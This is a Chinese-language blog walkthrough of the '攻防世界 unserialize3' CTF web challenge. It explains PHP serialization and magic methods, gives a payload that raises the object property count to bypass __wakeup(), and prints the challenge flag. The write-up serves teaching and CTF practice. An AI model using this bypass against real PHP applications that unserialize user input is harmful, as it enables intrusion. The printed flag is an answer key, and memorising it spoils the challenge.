攻防世界unserialize3题解

原创

Leng_tian 于 2019-08-14 17:52:55 发布 2554 收藏 20
分类专栏： web 文章标签： 攻防世界unserialize3题解

unserialize3

看题目就知道这是一道反序列化问题，之前也遇到过，也深入理解过，但时间隔了这么久，难免会有些忘记，通过这道题来再次深入序列化与反序列化的问题。

0x00:那么到底什么是序列化，反序列化呢？

先来讲一点为什么要用序列化呢？他到底好在哪里呢？php序列化是为了什么呢？

当然有一点都知道就是为了传输数据更加方便（这种压缩格式化储存当然在数据传输方面更加简单方便），我们把一个实例化的对象长久地存储在了计算机的磁盘上，无论什么时候调用都能恢复原来的样子，这其实是为了解决 PHP 对象传递的一个问题,因为 PHP 文件在执行结束以后就会将对象销毁，那么如果下次有一个页面恰好要用到刚刚销毁的对象就会束手无策，总不能你永远不让它销毁，等着你吧，于是人们就想出了一种能长久保存对象的方法，这就是 PHP 的序列化，那当我们下次要用的时候只要反序列化一下就 ok 啦，是不是很方便？

序列化通俗来讲就是将对象转化为可以传输的字符串；

反序列化就是把那串可以传输的字符串再变回对象。

这里举几个简单的例子就能懂了：

序列化将对象转化为可传输的字符串：

首先定义一个对象：

```
<?php
class chybeta{
    var $test = '123';
}
$class1 = new chybeta;    //这里就是创建啦一个新的对象
$class1_ser = serialize($class1);   //将这个对象进行字符串封装，就是对其进行序列化
print_r($class1_ser);
?>
```

这里输出的结果就是将对象序列化后的可传输的字符串;

将这个php文件运行一下就可以啦：

```
O:7:"chybeta":1:{s:4:"test";s:3:"123";}
```

来解释一下：O:7:"chybeta":1:{s:4:"test";s:3:"123";}

这里的O呢就是object对象的意思

数字7代表着对象的函数名有7个占位

然后就是对象名了

这个数字1表示对象里有一个变量

大括号里的s代表的是string类型还有一个i是int型

4：变量名的占位

后面接着就是变量的值了

将其反序列化输出就是这样的：

tian.html | index | serialize.php

```php
<?php
class chybeta{
    var $test = '123';
}
$class1 = new chybeta;    //这里就是创建啦一个新的对象
$class1_ser = serialize($class1);   //将这个对象进行字符串封装，就是对其进行序列化
//print_r($class1_ser);
$class1_unser = unserialize($class1_ser);
print_r($class1_unser);
?>
```



```
chybeta Object ( [test] => 123 )
```

0x01想一下什么时候会用到序列化和反序列话呢？

这里介绍几个魔法函数，通常不需要我们手动调用，一般魔法函数是以__开头的，再碰到这几个魔法函数时就好好好想想能不能利用序列化与反序列化漏洞了：

__constuct()　在创建对象是自动调用

__destuct() 相当于c++中的析构最后会将对象销毁，所以在对象销毁时 被调用

__toString()　但一个对象被当成字符串使用时被调用

__sleep()　当对象被序列化之前使用

__wakeup() 将在被序列化后立即被调用 //咱们这道题就是利用的这个来利用序列化的

这些就是经常在序列化与反序列化中遇到的魔法函数了，如果服务器能接受反序列化过的字符串，并且未经过任何的过滤直接将其中的变量放进魔法函数中，就容易造成很严重的漏洞了。

0x02;实例分析：

就拿咱们做的这道题来说吧，进去这道题发现的代码：

```
class xctf{
public $flag = '111';
public function __wakeup(){
exit('bad requests');
}
?code=
```

这里二话不说看到了什么，没错就是魔法函数__wakeup()

这里的问题就是出在这里的魔法函数中，他exit（）了

这里再上些干货：

serialize()和unserialize()函数对魔术方法的处理：serialize()函数会检查类中是否存在一个魔术方法__sleep() 这里想没想到就是上面讲的这个函数是在序列化之前被调用的所以在序列化之前要检验有没有这个魔法函数。如果存在，该方法会先被调用，然后才执行序列化操作，此功能可以用于清理对象。

unserialize()函数会检查类中是否存在一个魔术方法__wakeup()，如果存在，则会先调用 __wakeup 方法，预先准备对象需要的资源。

5、__wakeup()执行漏洞：一个字符串或对象被序列化后，如果其属性被修改，则不会执行__wakeup()函数，这也是一个绕过点。

这个是解决咱们这道题的重点了

思路就出来了，将这个对象进行序列化传值，修改其属性这样就可以进行绕过__wakeup了）

```php
<?php
class xctf{
public $flag = '111';
public function __wakeup(){
exit('bad requests');
}
}
$c = new xctf();
print(serialize($c));
?>
```


得到结果：O:4:"xctf":1:{s:4:"flag";s:3:"111";}

大括号前面的1便是属性变量的个数，只需对其进行更改便可以绕过__wakeup()，使exit函数不被执行。

当被反序列化的字符串其中对应的对象的属性个数发生变化时，会导致反序列化失败而同时使得_wakeup()函数失效，就是问题的关键所在。所以对其进行修改：

O:4:"xctf":2:{s:4:"flag";s:3:"111";}

得到flag：



the answer is : cyberpeace{ac326b550513a47208fea12aef53c6d7}

OK这道题就这么结束了。

这道题是绕过__wakeup()函数，利用的也算是反序列化的知识：当被反序列化的字符串其中对应的对象的属性个数发生变化时，会导致反序列化失败而同时__wakeup也会失效，如果这里我不对其属性的改变，也就是不将1改为2，那么返回的东西是什么呢？

很简单，当然是立即调用__wakeup()函数可想而知返回的就是bad requests.